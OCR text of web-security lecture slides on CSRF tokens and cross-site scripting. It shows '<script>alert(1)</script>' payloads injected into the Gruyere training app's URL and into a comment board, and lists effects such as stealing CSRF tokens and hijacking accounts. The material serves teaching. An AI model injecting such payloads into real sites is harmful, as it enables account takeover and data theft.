
```
<form action="/order" method="POST">
  <input type="hidden"
    name="Fhcskn"
    value="eNXjlt">
  …
</form>
```


Prerequisites

- ✓ Use CSRNG
- ✓ Prevent leak for token
- ✓ Per page token
  Or at least per-session
- ✓ No XSS

https://www.owasp.org/index.php/XSS

CROSS-SITE SCRIPTING


rror
/google-gruyere.appspot.com/502843171781/hey%20hey!
Sig
Invalid request: /hey hey!
https://google-gruyere.appspot.com/


oogle-gruyere.appspot.com/502843171781/<script>alert(1)<...
Invalid request: /
The page at https://google-gruyere.appspot.com says:
1
OK

XSS Effects

Bypass Same-Origin Policy

1. Steal data, CSRF tokens
2. Deploy malware
3. Hijack accounts
4. Whatever…

Check out fun thing

http://html2canvas.hertzen.com/examples.html

Remember?


http://www.w3.org/standards/techs/js


Cross-Site Scripting

- Persistent
- Reflected
- Dom-based

Persistent XSS

1. Save data into
   - Database, file, logs, etc.
2. Render data without escaping


Browser
https://board.xcom/add.comment
Add comment:
<script>alert(1)</script>
Hi! How's going?
Submit
Site DB
Browser
https://board.xcom/comments
The page at... says: 1
Hi! How's goin
OK

